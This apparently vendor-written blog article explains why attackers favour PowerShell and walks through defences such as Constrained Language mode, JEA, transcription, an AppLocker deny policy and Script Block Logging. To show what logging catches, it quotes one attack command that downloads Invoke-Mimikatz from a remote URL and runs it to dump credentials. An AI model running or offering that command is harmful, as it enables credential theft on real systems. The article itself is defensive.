
Why Is PowerShell So Popular for Attackers?
There is an old saying: “One person’s tool is another person’s weapon.” That is certainly true of Windows PowerShell. Included with every Windows operating system today, this powerful command-line shell and scripting language is used by IT professionals for system administration, remote management, cybersecurity, software development and more.
On the flip side, it is used by threat actors to help them achieve malicious deeds such as malware delivery, ransomware deployment and data exfiltration. This article explains why PowerShell is so useful to attackers and provides valuable strategies for defending your IT environment.
Attack Catalog:
Why Is PowerShell Such a Popular Attack Platform?
So why are so many cybercriminals using PowerShell to launch their attacks? Well for one thing, it’s free. Other reasons include the following:
- Most business users have PowerShell enabled on their Windows endpoint devices.
- PowerShell uses a fileless approach that executes commands and scripts directly in memory, making it hard to detect.
- It can access nearly any Windows device by initiating a remote connection.
- Threat actors can leverage PowerShell using other malicious tools such as Empire, DeathStar and CrackMapExec.
- There are multitudes of scripts available on GitHub and other places (such as Invoke-Mimikatz) for attackers to use.
Once an attacker attains initial access in an on-prem environment, they can use PowerShell to gain visibility into your network and move laterally to access your most sensitive data and other IT resources.
How to Reduce the Risk from PowerShell
Because PowerShell is used in so many different types of attacks, it is imperative to implement protection measures to combat its malicious use. Let’s look at some ways to reduce the risk of PowerShell induced threats.
Restrict Local Admin Privileges
In the era of the Zero Trust network, standard users should not have local admin rights to their devices unless it is required for their job. While denying local admin rights does not restrict access to PowerShell, it does limit what a user — or an adversary who has compromised their account — can do with PowerShell because many PowerShell commands and scripts require elevated privileges to work. In addition, denying local admin rights will restrict a user’s access to sensitive folders and system settings.
Use Constrained Language Mode
Windows PowerShell supports various language modes that determine which portions of PowerShell can be used. Constrained Language mode was developed for the Windows RT operating system and later added to Windows PowerShell V5, which is used on all modern Windows operating systems today.
You can start PowerShell session in Full Language mode, as shown below:

You can place a PowerShell session into Constrained Language mode with the following command:

In Constrained Language mode, PowerShell is restricted to a limited set of commands and scripts. Command execution outside of these restrictions is blocked, as shown in the example below:

Constrained Language mode also restricts access to certain PowerShell features such as the use of PowerShell profiles and the ability to load additional PowerShell modules. Collectively, these restrictions help prevent hackers from using PowerShell to bypass system security measures.
Unfortunately, there is one glaring weakness with this protectionary measure: A user can simply start a new PowerShell session, which by default will run in Full Language mode and have full access to PowerShell features.
Use PowerShell Just Enough Administration (JEA)
PowerShell Just Enough Administration allows you to enforce a role-based system for administrative tasks. Think of JEA as the principle of least privilege security for PowerShell. When a user begins a JEA session, they are allotted a restricted form of PowerShell that allows them to perform only the tasks and commands associated with their role. This prevents them from executing privileged commands they don’t need to.
Enabling JEA is a multi-step process. The first step is to create a role compatibility, file as shown below:

You then need to edit the .prsc file and define the specific capabilities of the role, such as allowing specific commands to be executed by the user. Other steps include creating a session configuration file and then using that file to register a new JEA endpoint on the local computer.
Gain Visibility into Activity
You need to know what is happening in your IT environment. One option is to use Windows event forwarding (WEF), a free tool in the Windows operating system that can collect and centralize event logs from distributed systems. A third-party approach would be a security information and event management (SIEM) solution. SIEMs can collect data from a wide collection of disparate systems and aggregate that data to provide comprehensive insight into what is occurring across your environment.

You should also enable PowerShell system-wide transcripts, which will log all PowerShell activity on designated systems so that executed commands can be reviewed. This can be helpful for auditing and forensic investigations. To enable PowerShell system-wide transcripts, create a Group Policy object (GPO), go to Computer Configuration > Administrative Templates > Windows Components > PowerShell and turn on Enable PowerShell Transcription as shown below:
Use AppLocker to Disable PowerShell and Scripts

AppLocker ships with Windows 10 Enterprise and provides a useful way to allowlist applications and scripts. It can be configured either locally on a system or through Group Policy. To use Group Policy, create a GPO, go to Computer Configuration > Windows Settings > Security Settings > Application Control Policies > AppLocker. Create an executable rule and select Deny as shown below:
You can block application by publisher, file path or file hash. The example policy below blocks by file hash and allows only local administrators to run PowerShell; access by any other user will be blocked.

You can then distribute the policy using Group Policy or export it as an XML file and import it into an MDM such as Intune. The XML code for the exported policy is shown below:
      <AppLockerPolicy Version="1">

<RuleCollection Type="Exe" EnforcementMode="NotConfigured">

<FilePathRule Id="fd686d83-a829-4351-8ff4-27c7de5755d2" Name="(Default Rule) All files" Description="Allows members of the local Administrators group to run all applications." UserOrGroupSid="S-1-5-32-544" Action="Allow">

<Conditions>

<FilePathCondition Path="*" />

</Conditions>

</FilePathRule>

<FileHashRule Id="5d5ed1c5-a9db-4e46-8e88-80aade9dbb5c" Name="powershell.exe" Description="Block PowerShell" UserOrGroupSid="S-1-1-0" Action="Deny">

<Conditions>

<FileHashCondition>

<FileHash Type="SHA256" Data="0x68705285F7914823244E19E4F6DBC4A75C4DE807EA1CF128AEC2CCAFCE5FE109" SourceFileName="powershell.exe" SourceFileLength="448000" />

</FileHashCondition>

</Conditions>

</FileHashRule>

</RuleCollection>

<RuleCollection Type="Msi" EnforcementMode="NotConfigured" />

<RuleCollection Type="Script" EnforcementMode="NotConfigured" />

<RuleCollection Type="Dll" EnforcementMode="NotConfigured" />

<RuleCollection Type="Appx" EnforcementMode="NotConfigured" />

</AppLockerPolicy>
You can also ensure the only files from a designated folder can be executed by using Script Rules policies to create an allow rule for a specified folder using a simple PowerShell script like this:

Detect Malicious PowerShell with Script Block Logging
PowerShell 5 introduces several new techniques to track malicious PowerShell scripts. One of them is Script Block Logging. This level of logging is on by default with PowerShell 5 and provides clear-text logging of the full script executed by PowerShell. This is useful because many PowerShell attacks leverage encoded scripts that are difficult to decipher.
Let’s look at one way an attacker may try to hide their scripts, by using a script like the following that will download and run Invoke-Mimikatz:
powershell “IEX (New-Object Net.WebClient).DownloadString(‘http://is.gd/oeoFuI’); Invoke-Mimikatz -DumpCreds”

Using PowerSploit and Out-EncodedCommand, an adversary can create an encoded version of this command that is even more obfuscated:


However, the PowerShell event logs still show exactly what was run, without any encoding:
How Netwrix Can Help
While organizations can use these mitigation and detection strategies to monitor and protect against malicious scripts, there are third-party products that simplify the job. Netwrix Endpoint Privilege Manager makes it easy to create allow and deny lists to automatically block users from running unwanted applications, including PowerShell. Plus, this tool enables you remove local admin rights while still enabling users to perform the administrative tasks required for high productivity.
PowerShell is a powerful tool. Make sure you take proper precautions to ensure that adversaries can’t use it against you so easily.
Share on
View related cybersecurity attacks
Abusing Entra ID Application Permissions – How It Works and Defense Strategies
AdminSDHolder Modification – How It Works and Defense Strategies
AS-REP Roasting Attack - How It Works and Defense Strategies
Hafnium Attack - How It Works and Defense Strategies
DCSync Attacks Explained: Threat to Active Directory Security
Pass the Hash Attack
Understanding Golden Ticket Attacks
Group Managed Service Accounts Attack
DCShadow Attack – How It Works, Real-World Examples & Defense Strategies
ChatGPT Prompt Injection: Understanding Risks, Examples & Prevention
NTDS.dit Password Extraction Attack
Kerberoasting Attack – How It Works and Defense Strategies
Pass-the-Ticket Attack Explained: Risks, Examples & Defense Strategies
Password Spraying Attack
Plaintext Password Extraction Attack
Zerologon Vulnerability Explained: Risks, Exploits and Mitigation
Active Directory Ransomware Attacks
Unlocking Active Directory with the Skeleton Key Attack
Lateral Movement: What Is It, How It Works And Preventions
Man-in-the-Middle (MITM) Attacks: What They Are & How to Prevent Them
Silver Ticket Attack
4 Service Account Attacks and How to Protect Against Them
How to Prevent Malware Attacks from Impacting Your Business
What is Credential Stuffing?
Compromising SQL Server with PowerUpSQL
What Are Mousejacking Attacks, and How to Defend Against Them
Stealing Credentials with a Security Support Provider (SSP)
Rainbow Table Attacks: How They Work and How to Defend Against Them
A Comprehensive Look into Password Attacks and How to Stop Them
LDAP Reconnaissance
Bypassing MFA with the Pass-the-Cookie Attack
Golden SAML Attack